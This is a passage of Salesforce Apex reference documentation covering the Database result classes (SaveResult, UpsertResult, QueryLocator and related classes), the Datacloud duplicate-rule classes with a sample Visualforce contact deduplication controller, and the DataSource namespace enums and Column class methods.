Indicates whether the merge was successful (`true`) or not (`false`).

`getErrors()`

Returns a list of `Database.Error` objects representing the errors encountered, if any, during a merge operation using the `Database.merge` method.

Signature

```
public List<Database.Error> getErrors()
```

Return Value

Type: List<Database.Error>

`getId()`

Returns the ID of the master record into which other records were merged.

Signature

```
public Id getId()
```

Return Value

Type: ID

`getMergedRecordIds()`

Returns the IDs of the records merged into the master record.

Signature

```
public List<String> getMergedRecordIds()
```

Return Value

Type: List<String>

`getUpdatedRelatedIds()`

Returns the IDs of all related records that were reparented as a result of the merge that are viewable by the user sending the merge call.

Signature

```
public List<String> getUpdatedRelatedIds()
```

Return Value

Type: List<String>

`isSuccess()`

Indicates whether the merge was successful (`true`) or not (`false`).

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

QueryLocator Class

Represents the record set returned by `Database.getQueryLocator` and used with Batch Apex.

Namespace

Database

QueryLocator Methods

The following are methods for `QueryLocator`. All are instance methods.

IN THIS SECTION:

`getQuery()`

Returns the query used to instantiate the `Database.QueryLocator` object. This is useful when testing the `start` method.

Signature

```
public String getQuery()
```

Return Value

Type: String

Usage

You cannot use the `FOR UPDATE` keywords with a getQueryLocator query to lock a set of records. The `start` method automatically locks the set of records in the batch.

Example

```
System.assertEquals(QLReturnedFromStart.
getQuery(),
Database.getQueryLocator([SELECT Id
   FROM Account]).getQuery() );
```

`iterator()`

Returns a new instance of a query locator iterator.

Signature

```
public Database.QueryLocatorIterator iterator()
```

Return Value

Type: Database.QueryLocatorIterator

Usage

Warning: To iterate over a query locator, save the iterator instance that this method returns in a variable and then use this variable to iterate over the collection. Calling `iterator` every time you want to perform an iteration can result in incorrect behavior because each call returns a new iterator instance.

For an example, see QueryLocatorIterator Class.

QueryLocatorIterator Class

Represents an iterator over a query locator record set.

Namespace

Database

Example

This sample shows how to obtain an iterator for a query locator, which contains five accounts. This sample calls `hasNext` and `next` to get each record in the collection.

```
// Get a query locator
Database.QueryLocator q = Database.getQueryLocator(
```

```
    [SELECT Name FROM Account LIMIT 5]);
// Get an iterator
Database.QueryLocatorIterator it =  q.iterator();

// Iterate over the records
while (it.hasNext())
{
    Account a = (Account)it.next();
    System.debug(a);
}
```

QueryLocatorIterator Methods

The following are methods for `QueryLocatorIterator`. All are instance methods.

IN THIS SECTION:

`hasNext()`

Returns `true` if there are one or more records remaining in the collection; otherwise, returns `false`.

Signature

```
public Boolean hasNext()
```

Return Value

Type: Boolean

`next()`

Advances the iterator to the next sObject record and returns the sObject.

Signature

```
public sObject next()
```

Return Value

Type: sObject

Usage

Because the return value is the generic sObject type, you must cast it if using a more specific type. For example:

```
Account a = (Account)myIterator.next();
```

Example

```
Account a = (Account)myIterator.next();
```

SaveResult Class

The result of an insert or update DML operation returned by a Database method.

Namespace

Database

Usage

An array of SaveResult objects is returned with the `insert` and `update` database methods. Each element in the SaveResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the Database method, that is, the first element in the SaveResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the SaveResult array contains a single element.

A SaveResult object is generated when a new or existing Salesforce record is saved.

Example

The following example shows how to obtain and iterate through the returned `Database.SaveResult` objects. It inserts two accounts using `Database.insert` with a false second parameter to allow partial processing of records on failure. One of the accounts is missing the Name required field, which causes a failure. Next, it iterates through the results to determine whether the operation was successful or not for each record. It writes the ID of every record that was processed successfully to the debug log, or error messages and fields of the failed records. This example generates one successful operation and one failure.

```
// Create two accounts, one of which is missing a required field
Account[] accts = new List<Account>{
    new Account(Name='Account1'),
    new Account()};
Database.SaveResult[] srList = Database.insert(accts, false);

// Iterate through each returned result
for (Database.SaveResult sr : srList) {
    if (sr.isSuccess()) {
        // Operation was successful, so get the ID of the record that was processed
        System.debug('Successfully inserted account. Account ID: ' + sr.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : sr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
```

```
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

SEE ALSO:

Error Class

DuplicateError Class

SaveResult Methods

The following are methods for `SaveResult`. All are instance methods.

IN THIS SECTION:

getErrors()
If an error occurred, returns an array of one or more database error objects providing the error code and description.

getId()
Returns the ID of the sObject you were trying to insert or update.

isSuccess()
Returns a Boolean that is set to `true` if the DML operation was successful for this object, `false` otherwise.

`getErrors()`

If an error occurred, returns an array of one or more database error objects providing the error code and description.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getId()`

Returns the ID of the sObject you were trying to insert or update.

Signature

```
public ID getId()
```

Return Value

Type: ID

Usage

If this field contains a value, the object was successfully inserted or updated. If this field is empty, the operation was not successful for that object.

`isSuccess()`

Returns a Boolean that is set to `true` if the DML operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

Example

This example shows the code used to process duplicate records, which are detected when there is an unsuccessful save due to an error. This code is part of a custom application that implements duplicate management when users add a contact. See DuplicateResult Class on page 1291 to check out the entire sample applicaton.

```
if (!saveResult.isSuccess()) { ... }
```

UndeleteResult Class

The result of an undelete DML operation returned by the `Database.undelete` method.

Namespace

Database

Usage

An array of Database.UndeleteResult objects is returned with the `undelete` database method. Each element in the UndeleteResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the `undelete` Database method; that is, the first element in the UndeleteResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the UndeleteResults array contains a single element.

UndeleteResult Methods

The following are methods for `UndeleteResult`. All are instance methods.

IN THIS SECTION:

isSuccess()
Returns a Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

`getErrors()`

If an error occurred, returns an array of one or more database error objects providing the error code and description.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getId()`

Returns the ID of the sObject you were trying to undelete.

Signature

```
public ID getId()
```

Return Value

Type: ID

Usage

If this field contains a value, the object was successfully undeleted. If this field is empty, the operation was not successful for that object.

`isSuccess()`

Returns a Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

UpsertResult Class

The result of an upsert DML operation returned by the `Database.upsert` method.

Namespace

Database

Usage

An array of Database.UpsertResult objects is returned with the `upsert` database method. Each element in the UpsertResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the `upsert` Database method; that is, the first element in the UpsertResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the UpsertResults array contains a single element.

UpsertResult Methods

The following are methods for `UpsertResult`. All are instance methods.

IN THIS SECTION:

`getErrors()`

If an error occurred, returns an array of one or more database error objects providing the error code and description.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error []

`getId()`

Returns the ID of the sObject you were trying to update or insert.

Signature

```
public ID getId()
```

Return Value

Type: ID

Usage

If this field contains a value, the object was successfully updated or inserted. If this field is empty, the operation was not successful for that object.

`isCreated()`

A Boolean value that is set to `true` if the record was created, `false` if the record was updated.

Signature

```
public Boolean isCreated()
```

Return Value

Type: Boolean

`isSuccess()`

Returns a Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

Datacloud Namespace

The `Datacloud` namespace provides classes and methods for retrieving information about duplicate rules. Duplicate rules let you control whether and when users can save duplicate records within Salesforce.

The following are the classes in the `Datacloud` namespace.

IN THIS SECTION:

AdditionalInformationMap Class
Represents other information, if any, about matched records.

DuplicateResult Class
Represents the details of a duplicate rule that detected duplicate records and information about those duplicate records.

FieldDiff Class
Represents the name of a matching rule field and how the values of the field compare for the duplicate and its matching record.

MatchRecord Class
Represents a duplicate record detected by a matching rule.

MatchResult Class
Represents the duplicate results for a matching rule.

AdditionalInformationMap Class

Represents other information, if any, about matched records.

Namespace

Datacloud

IN THIS SECTION:

AdditionalInformationMap Methods

The following are methods for `AdditionalInformationMap`.

IN THIS SECTION:

`getName()`

Returns the element name.

Signature

```
public String getName()
```

Return Value

Type: String

`getValue()`

Returns the value of the element.

Signature

```
public String getValue()
```

Return Value

Type: String

DuplicateResult Class

Represents the details of a duplicate rule that detected duplicate records and information about those duplicate records.

Namespace

Datacloud

Usage

The `DuplicateResult` class and its methods are available to organizations that use duplicate rules.

`DuplicateResult` is contained within `DuplicateError`, which is part of `SaveResult`. `SaveResult` is generated when a user attempts to save a record in Salesforce.

Example

This example shows a custom application that lets users add a contact. When a contact is saved, an alert displays if there are duplicate records.

The sample application consists of a Visualforce page and an Apex controller. The Visualforce page is listed first so that you can see how the page makes use of the Apex controller. Save the Apex class first before saving the Visualforce page.

```
<apex:page controller="ContactDedupeController">
    <apex:form >
        <apex:pageBlock title="Duplicate Records" rendered="{!hasDuplicateResult}">
            <apex:pageMessages />
            <apex:pageBlockTable value="{!duplicateRecords}" var="item">
                <apex:column >
                    <apex:facet name="header">Name</apex:facet>
                 <apex:outputLink value="/{!item['Id']}">{!item['Name']}</apex:outputLink>

                </apex:column>
                <apex:column >
                    <apex:facet name="header">Owner</apex:facet>
                    <apex:outputField value="{!item['OwnerId']}"/>
                </apex:column>
                <apex:column >
                    <apex:facet name="header">Last Modified Date</apex:facet>
                    <apex:outputField value="{!item['LastModifiedDate']}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>

        <apex:pageBlock title="Contact" mode="edit">
            <apex:pageBlockButtons >
                <apex:commandButton value="Save" action="{!save}"/>
            </apex:pageBlockButtons>

            <apex:pageBlockSection >
                <apex:inputField value="{!Contact.FirstName}"/>
                <apex:inputField value="{!Contact.LastName}"/>
                <apex:inputField value="{!Contact.Email}"/>
                <apex:inputField value="{!Contact.Phone}"/>
```

```
                <apex:inputField value="{!Contact.AccountId}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

This sample is the Apex controller for the page. This controller contains the action method for the Save button. The `save` method inserts the new contact. If errors are returned, this method iterates through each error, checks if it's a duplicate error, adds the error message to the page, and returns information about the duplicate records to be displayed on the page.

```
public class ContactDedupeController {

    // Initialize a variable to hold the contact record you're processing
    private final Contact contact;

    // Initialize a list to hold any duplicate records
    private List<sObject> duplicateRecords;

    // Define variable that's true if there are duplicate records
    public boolean hasDuplicateResult{get;set;}

    // Define the constructor
    public ContactDedupeController() {

        // Define the values for the contact you're processing based on its ID
        Id id = ApexPages.currentPage().getParameters().get('id');
        this.contact = (id == null) ? new Contact() :
            [SELECT Id, FirstName, LastName, Email, Phone, AccountId
             FROM Contact WHERE Id = :id];

        // Initialize empty list of potential duplicate records
        this.duplicateRecords = new List<sObject>();
        this.hasDuplicateResult = false;
    }

    // Return contact and its values to the Visualforce page for display
    public Contact getContact() {
        return this.contact;
    }

    // Return duplicate records to the Visualforce page for display
    public List<sObject> getDuplicateRecords() {
        return this.duplicateRecords;
    }

    // Process the saved record and handle any duplicates
    public PageReference save() {

        // Optionally, set DML options here, use "DML" instead of "false"
        //   in the insert()
        // Database.DMLOptions dml = new Database.DMLOptions();
        // dml.DuplicateRuleHeader.allowSave = true;
        // dml.DuplicateRuleHeader.includeRecordDetails = true;
        // dml.DuplicateRuleHeader.runsAsCurrentUser = true;
        Database.SaveResult saveResult = Database.insert(contact, false);
```

```
    if (!saveResult.isSuccess()) {
        for (Database.Error error : saveResult.getErrors()) {
            // If there are duplicates, an error occurs
            // Process only duplicates and not other errors
            //   (e.g., validation errors)
            if (error instanceof Database.DuplicateError) {
                // Handle the duplicate error by first casting it as a
                //   DuplicateError class
                // This lets you use methods of that class
                //  (e.g., getDuplicateResult())
                Database.DuplicateError duplicateError =
                        (Database.DuplicateError)error;
                Datacloud.DuplicateResult duplicateResult =
                        duplicateError.getDuplicateResult();

                // Display duplicate error message as defined in the duplicate rule
                ApexPages.Message errorMessage = new ApexPages.Message(
                        ApexPages.Severity.ERROR, 'Duplicate Error: ' +
                        duplicateResult.getErrorMessage());
                ApexPages.addMessage(errorMessage);

                // Get duplicate records
                this.duplicateRecords = new List<sObject>();

                // Return only match results of matching rules that
                //  find duplicate records
                Datacloud.MatchResult[] matchResults =
                        duplicateResult.getMatchResults();

                // Just grab first match result (which contains the
                //   duplicate record found and other match info)
                Datacloud.MatchResult matchResult = matchResults[0];

                Datacloud.MatchRecord[] matchRecords = matchResult.getMatchRecords();


                // Add matched record to the duplicate records variable
                for (Datacloud.MatchRecord matchRecord : matchRecords) {
                    System.debug('MatchRecord: ' + matchRecord.getRecord());
                    this.duplicateRecords.add(matchRecord.getRecord());
                }
                this.hasDuplicateResult = !this.duplicateRecords.isEmpty();
            }
        }

        //If there's a duplicate record, stay on the page
        return null;
    }

    //  After save, navigate to the view page:
    return (new ApexPages.StandardController(contact)).view();
}
```

```
}
```

IN THIS SECTION:

DuplicateResult Methods

SEE ALSO:

SaveResult Class

DuplicateError Class

DuplicateResult Methods

The following are methods for `DuplicateResult`.

IN THIS SECTION:

getDuplicateRule()
Returns the developer name of the executed duplicate rule that returned duplicate records.

getErrorMessage()
Returns the error message configured by the administrator to warn users they may be creating duplicate records. This message is associated with a duplicate rule.

getMatchResults()
Returns the duplicate records and match information.

isAllowSave()
Indicates whether the duplicate rule will allow a record that's identified as a duplicate to be saved. Set to `true` if duplicate rule should allow save; otherwise, `false`.

`getDuplicateRule()`

Returns the developer name of the executed duplicate rule that returned duplicate records.

Signature

```
public String getDuplicateRule()
```

Return Value

Type: String

`getErrorMessage()`

Returns the error message configured by the administrator to warn users they may be creating duplicate records. This message is associated with a duplicate rule.

Signature

```
public String getErrorMessage()
```

Return Value

Type: String

Example

This example shows the code used to display the error message when duplicates are found while saving a new contact. This code is part of a custom application that lets users add a contact. When a contact is saved, an alert displays if there are duplicate records. Review DuplicateResult Class on page 1291 to check out the entire sample applicaton.

```
ApexPages.Message errorMessage = new ApexPages.Message(
                            ApexPages.Severity.ERROR, 'Duplicate Error: ' +
                            duplicateResult.getErrorMessage());
                    ApexPages.addMessage(errorMessage);
```

`getMatchResults()`

Returns the duplicate records and match information.

Signature

```
public List<Datacloud.MatchResult> getMatchResults()
```

Return Value

Type: List<Datacloud.MatchResult>

Example

This example shows the code used to return duplicate record and match information and assign it to the `matchResults` variable. This code is part of a custom application that implements duplicate management when users add a contact. See DuplicateResult Class on page 1291 to check out the entire sample applicaton.

```
Datacloud.MatchResult[] matchResults =
                            duplicateResult.getMatchResults();
```

`isAllowSave()`

Indicates whether the duplicate rule will allow a record that's identified as a duplicate to be saved. Set to `true` if duplicate rule should allow save; otherwise, `false`.

Signature

```
public Boolean isAllowSave()
```

Return Value

Type: Boolean

FieldDiff Class

Represents the name of a matching rule field and how the values of the field compare for the duplicate and its matching record.

Namespace

Datacloud

IN THIS SECTION:

FieldDiff Methods

The following are methods for `FieldDiff`.

IN THIS SECTION:

`getDifference()`

Returns how the field values compare for the duplicate and its matching record.

Signature

```
public String getDifference()
```

Return Value

Type: String

Possible values include:

- `SAME`: Indicates the field values match exactly.
- `DIFFERENT`: Indicates that the field values do not match.
- `NULL`: Indicates that the field values are a match because both values are blank.

`getName()`

Returns the name of a field on a matching rule that detected duplicates.

Signature

```
public String getName()
```

Return Value

Type: String

MatchRecord Class

Represents a duplicate record detected by a matching rule.

Namespace

Datacloud

IN THIS SECTION:

MatchRecord Methods

The following are methods for `MatchRecord`.

IN THIS SECTION:

`getAdditionalInformation()`

Returns other information about a matched record. For example, a `matchGrade` represents the quality of the data for the D&B fields in the matched record.

Signature

```
public List<Datacloud.AdditionalInformationMap> getAdditionalInformation()
```

Return Value

Type: List<Datacloud.AdditionalInformationMap>

`getFieldDiffs()`

Returns all matching rule fields and how each field value compares for the duplicate and its matching record.

Signature

```
public List<Datacloud.FieldDiff> getFieldDiffs()
```

Return Value

Type: List<Datacloud.FieldDiff>

`getMatchConfidence()`

Returns the ranking of how similar a matched record's data is to the data in your request. Must be equal to or greater than the value of the `minMatchConfidence` specified in your request. Returns -1 if unused.

Signature

```
public Double getMatchConfidence()
```

Return Value

Type: Double

`getRecord()`

Returns the fields and field values for the duplicate.

Signature

```
public SObject getRecord()
```

Return Value

Type: SObject

MatchResult Class

Represents the duplicate results for a matching rule.

Namespace

Datacloud

Example

IN THIS SECTION:

MatchResult Methods

The following are methods for `MatchResult`.

IN THIS SECTION:

`getEntityType()`

Returns the entity type of the matching rule.

Signature

```
public String getEntityType()
```

Return Value

Type: String

`getErrors()`

Returns errors that occurred during matching for the matching rule.

Signature

```
public List<Database.Error> getErrors()
```

Return Value

Type: List<Database.Error>

`getMatchEngine()`

Returns the match engine for the matching rule.

Signature

```
public String getMatchEngine()
```

Return Value

Type: String

`getMatchRecords()`

Returns information about the duplicates for the matching rule.

Signature

```
public List<Datacloud.MatchRecord> getMatchRecords()
```

Return Value

Type: List<Datacloud.MatchRecord>

`getRule()`

Returns the developer name of the matching rule.

Signature

```
public String getRule()
```

Return Value

Type: String

`getSize()`

Returns the number of duplicates detected by the matching rule.

Signature

```
public Integer getSize()
```

Return Value

Type: Integer

`isSuccess()`

Returns `false` if there's an error with the matching rule, and `true` if the matching rule successfully ran.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

DataSource Namespace

The `DataSource` namespace provides the classes for the Apex Connector Framework. Use the Apex Connector Framework to develop a custom adapter for Lightning Connect. Then connect your Salesforce organization to any data anywhere via the Lightning Connect custom adapter.

The following are the classes in the `DataSource` namespace.

IN THIS SECTION:

QueryAggregation Enum

Specifies how to aggregate a column in a query.

QueryContext Class

An instance of `QueryContext` is provided to the `query` method on your `DataSource.Connection` class. The instance corresponds to a SOQL request.

QueryUtils Class

Contains helper methods to locally filter, sort, and apply limit and offset clauses to data rows. This helper class is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

ReadContext Class

Abstract base class for the `QueryContext` and `SearchContext` classes.

SearchContext Class

An instance of `SearchContext` is provided to the search method on your `DataSource.Connection` class. The instance corresponds to a search or SOSL request.

SearchUtils Class

Helper class for implementing search on a custom adapter for Lightning Connect.

Table Class

Describes a table on an external system that the Lightning Connect custom adapter connects to.

TableResult Class

Contains the results of a search or query.

TableSelection Class

Contains a breakdown of the SOQL or SOSL query. Its properties represent the FROM, ORDER BY, SELECT, and WHERE clauses in the query.

DataSource Exceptions

The `DataSource` namespace contains exception classes.

AuthenticationCapability Enum

Specifies the types of authentication that can be used to access the external system.

Usage

The `DataSource.Provider` class returns `DataSource.AuthenticationCapability` enum values. The returned values determine which authentication settings are available on the external data source definition in Salesforce.

If you set up your `DataSource.Provider` class to use HTTP callouts, you can set the endpoint as a named credential instead of a URL. If you do so, return `ANONYMOUS` as the sole entry in the list of data source authentication capabilities. That way, the external data source definition doesn't require any authentication settings. Salesforce manages all the authentication for Apex callouts that specify a named credential as the callout endpoint, so that your code doesn't have to.

Enum Values

The following are the values of the `DataSource.AuthenticationCapability` enum.

Value	Description
ANONYMOUS	No credentials are required to authenticate to the external system.
BASIC	A username and password can be used to authenticate to the external system.
CERTIFICATE	A security certificate can be supplied when establishing each connection to the external system.
OAUTH	OAuth can be used to authenticate to the external system.

AuthenticationProtocol Enum

Determines what type of credentials are used to authenticate to the external system.

Enum Values

The following are the values of the `DataSource.AuthenticationProtocol` enum.

Value	Description
NONE	No credentials are used to authenticate to the external system.
OAUTH	OAuth 2.0 is used to authenticate to the external system.
PASSWORD	A username and password are used to authenticate to the external system.

Capability Enum

Declares which functional operations the external system supports. Also specifies required endpoint settings for the external data source definition.

Usage

The `DataSource.Provider` class returns `DataSource.Capability` enum values, which:

- Specify the functional capabilities of the external system.
- Determine which endpoint settings are available on the external data source definition in Salesforce.

Enum Values

The following are the values of the `DataSource.Capability` enum.

Value	Description
QUERY_PAGINATION_SERVER_DRIVEN	With server-driven paging, the external system determines the page sizes and batch boundaries. The external system's paging settings can optimize the external system's performance and improve the load times for external objects in your organization. Also, the external data set can change while your users or the Force.com platform are paging through the result set. Typically, server-driven paging adjusts batch

Value	Description
	boundaries to accommodate changing data sets more effectively than client-driven paging. If you enable server-driven paging on an external data source, the external system ignores any batch boundaries or page sizes that are specified in queries. Also, the Apex code must generate a query token and use it to determine and fetch the next batch of results.
`QUERY_TOTAL_SIZE`	The external system can provide the total number of rows that meet the query criteria, even when requested to return a smaller batch size. This capability enables you to simplify how you paginate results by using `queryMore()`.
`REQUIRE_ENDPOINT`	Requires the administrator to specify the endpoint in the URL field in the external data source definition.
`REQUIRE_HTTPS`	Requires the endpoint URL to use secure HTTP. If `REQUIRE_ENDPOINT` isn't declared, `REQUIRE_HTTPS` is ignored.
`ROW_QUERY`	Allows API and SOQL queries of the external data.
`SEARCH`	Allows SOSL and Salesforce searches of the external data. Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.

Column Class

Describes a column on a `DataSource.Table`.

Namespace

DataSource

Usage

A list of column metadata is provided by the `DataSource.Connection` class when the `sync()` method is invoked. Each column can become a field on an external object.

The metadata is stored in Salesforce. Updating the Apex code to return new or updated values for the column metadata doesn't automatically update the stored metadata in Salesforce.

IN THIS SECTION:

Column Properties

The following are properties for `Column`.

IN THIS SECTION:

decimalPlaces

If the data type is numeric, the number of decimal places to the right of the decimal point.

Signature

```
public Integer decimalPlaces {get; set;}
```

Property Value

Type: Integer

description

Description of what the column represents.

Signature

```
public String description {get; set;}
```

Property Value

Type: String

filterable

Whether a result set can be filtered based on the values of the column.

Signature

```
public Boolean filterable {get; set;}
```

Property Value

Type: Boolean

label

User-friendly name for the column that appears in the Salesforce user interface.

Signature

```
public String label {get; set;}
```

Property Value

Type: String

length

If the column is a string data type, the number of characters in the column. If the column is a numeric data type, the total number of digits on both sides of the decimal point, but excluding the decimal point.

Signature

```
public Integer length {get; set;}
```

Property Value

Type: Integer

name

Name of the column in the external system.

Signature

```
public String name {get; set;}
```

Property Value

Type: String

referenceTargetField

API name of the custom field on the parent object whose values are compared against this column's values. Matching values identify related records in an indirect lookup relationship. Applies only when the column's data type is `INDIRECT_LOOKUP_TYPE`. For other data types, this value is ignored.

Signature

```
public String referenceTargetField {get; set;}
```

Property Value

Type: String

referenceTo

API name of the parent object in the relationship that's represented by this column. Applies only when the column's data type is `LOOKUP_TYPE`, `EXTERNAL_LOOKUP_TYPE`, or `INDIRECT_LOOKUP_TYPE`. For other data types, this value is ignored.

Signature

```
public String referenceTo {get; set;}
```

Property Value

Type: String

sortable

Whether a result set can be sorted based on the values of the column via an `ORDER BY` clause.

Signature

```
public Boolean sortable {get; set;}
```

Property Value

Type: Boolean

type

Data type of the column.

Signature

```
public DataSource.DataType type {get; set;}
```

Property Value

Type: DataSource.DataType

Column Methods

The following are methods for `Column`.

IN THIS SECTION:

boolean(name)
Returns a new column of data type `BOOLEAN_TYPE`.

externalLookup(name, domain)
Returns a new column of data type `EXTERNAL_LOOKUP_TYPE`.

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces, referenceTo, referenceTargetField)
Returns a new column with the ten specified `Column` property values.

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces)
Returns a new column with the eight specified `Column` property values.

get(name, label, description, isSortable, isFilterable, type, length)
Returns a new column with the seven specified `Column` property values.

indirectLookup(name, domain, targetField)
Returns a new column of data type `INDIRECT_LOOKUP_TYPE`.

lookup(name, domain)
Returns a new column of data type `LOOKUP_TYPE`.

number(name, length, decimalPlaces)
Returns a new column of data type `NUMBER_TYPE`.

text(name, label, length)
Returns a new column of data type `STRING_SHORT_TYPE` or `STRING_LONG_TYPE`, with the specified name, label, and length.

text(name, length)
Returns a new column of data type `STRING_SHORT_TYPE` or `STRING_LONG_TYPE`, with the specified name and length.

text(name)
Returns a new column of data type `STRING_SHORT_TYPE` with the specified name and the length of 255 characters.

textarea(name)
Returns a new column of data type `STRING_LONG_TYPE` with the specified name and the length of 32,000 characters.

url(name, length)
Returns a new column of data type `URL_TYPE` with the specified name and length.

url(name)
Returns a new column of data type `URL_TYPE` with the specified name and the length of 1,000 characters.

boolean(name)

Returns a new column of data type `BOOLEAN_TYPE`.

Signature

```
public static DataSource.Column boolean(String name)
```

Parameters

name
Type: String

Name of the column.

Return Value

Type: DataSource.Column

externalLookup(name, domain)

Returns a new column of data type `EXTERNAL_LOOKUP_TYPE`.

Signature

```
public static DataSource.Column externalLookup(String name, String domain)
```

Parameters

name
Type: String

Name of the column.

domain
Type: String

API name of the parent object in the external lookup relationship.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true

Property	Value
type	DataSource.DataType.EXTERNAL_LOOKUP_TYPE
length	255
decimalPlaces	0
referenceTo	*domain*
referenceTargetField	null

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces, referenceTo, referenceTargetField)

Returns a new column with the ten specified `Column` property values.

Signature

```
public static DataSource.Column get(String name, String label, String description,
Boolean isSortable, Boolean isFilterable, DataSource.DataType type, Integer length,
Integer decimalPlaces, String referenceTo, String referenceTargetField)
```

Parameters

See Column Properties on page 1305 for information about each parameter.

name
Type: String

label
Type: String

description
Type: String

isSortable
Type: Boolean

isFilterable
Type: Boolean

type
Type: DataSource.DataType

length
Type: Integer

decimalPlaces
Type: Integer

referenceTo
Type: String

referenceTargetField
Type: String

Return Value

Type: DataSource.Column

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces)

Returns a new column with the eight specified `Column` property values.

Signature

```
public static DataSource.Column get(String name, String label, String description,
Boolean isSortable, Boolean isFilterable, DataSource.DataType type, Integer length,
Integer decimalPlaces)
```

Parameters

See Column Properties on page 1305 for information about each parameter.

name
Type: String

label
Type: String

description
Type: String

isSortable
Type: Boolean

isFilterable
Type: Boolean

type
Type: DataSource.DataType

length
Type: Integer

decimalPlaces
Type: Integer

Return Value

Type: DataSource.Column

get(name, label, description, isSortable, isFilterable, type, length)

Returns a new column with the seven specified `Column` property values.

Signature

```
public static DataSource.Column get(String name, String label, String description,
Boolean isSortable, Boolean isFilterable, DataSource.DataType type, Integer length)
```

Parameters

See Column Properties on page 1305 for information about each parameter.

name
Type: String

label
Type: String

description
Type: String

isSortable
Type: Boolean

isFilterable
Type: Boolean

type
Type: DataSource.DataType

length
Type: Integer

Return Value

Type: DataSource.Column

indirectLookup(name, domain, targetField)

Returns a new column of data type `INDIRECT_LOOKUP_TYPE`.

Signature

```
public static DataSource.Column indirectLookup(String name, String domain, String
targetField)
```

Parameters

name
Type: String

Name of the column.

domain
Type: String

API name of the parent object in the indirect lookup relationship.

targetField
Type: String

API name of the custom field on the parent object whose values are compared against this column's values. Matching values identify related records in an indirect lookup relationship.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.INDIRECT_LOOKUP_TYPE
length	255
decimalPlaces	0
referenceTo	*domain*
referenceTargetField	*targetField*

lookup(name, domain)

Returns a new column of data type `LOOKUP_TYPE`.

Signature

```
public static DataSource.Column lookup(String name, String domain)
```

Parameters

name
Type: String

Name of the column.

domain
Type: String

API name of the parent object in the lookup relationship.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*

Property	Value
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.LOOKUP_TYPE
length	255
decimalPlaces	0
referenceTo	*domain*
referenceTargetField	null

number(name, length, decimalPlaces)

Returns a new column of data type `NUMBER_TYPE`.

Signature

```
public static DataSource.Column number(String name, Integer length, Integer
decimalPlaces)
```

Parameters

See Column Properties on page 1305 for information about each parameter.

name
Type: String

length
Type: Integer

decimalPlaces
Type: Integer

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true

Property	Value
isFilterable	true
type	DataSource.DataType.NUMBER_TYPE
length	*length*
decimalPlaces	*decimalPlaces*

text(name, label, length)

Returns a new column of data type `STRING_SHORT_TYPE` or `STRING_LONG_TYPE`, with the specified name, label, and length.

Signature

```
public static DataSource.Column text(String name, String label, Integer length)
```

Parameters

name
Type: String

Name of the column.

label
Type: String

User-friendly name for the column that appears in the Salesforce user interface.

length
Type: Integer

Number of characters allowed in the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*label*
description	*label*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_SHORT_TYPE if *length* is 255 or less DataSource.DataType.STRING_LONG_TYPE if *length* is greater than 255
length	*length*

Property	Value
decimalPlaces	0

text(name, length)

Returns a new column of data type `STRING_SHORT_TYPE` or `STRING_LONG_TYPE`, with the specified name and length.

Signature

```
public static DataSource.Column text(String name, Integer length)
```

Parameters

name
Type: String

Name of the column.

length
Type: Integer

Number of characters allowed in the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_SHORT_TYPE if *length* is 255 or less DataSource.DataType.STRING_LONG_TYPE if *length* is greater than 255
length	*length*
decimalPlaces	0

text(name)

Returns a new column of data type `STRING_SHORT_TYPE` with the specified name and the length of 255 characters.

Signature

```
public static DataSource.Column text(String name)
```

Parameters

name
Type: String

Name of the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_SHORT_TYPE
length	255
decimalPlaces	0

textarea(name)

Returns a new column of data type `STRING_LONG_TYPE` with the specified name and the length of 32,000 characters.

Signature

```
public static DataSource.Column textarea(String name)
```

Parameters

name
Type: String

Name of the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_LONG_TYPE
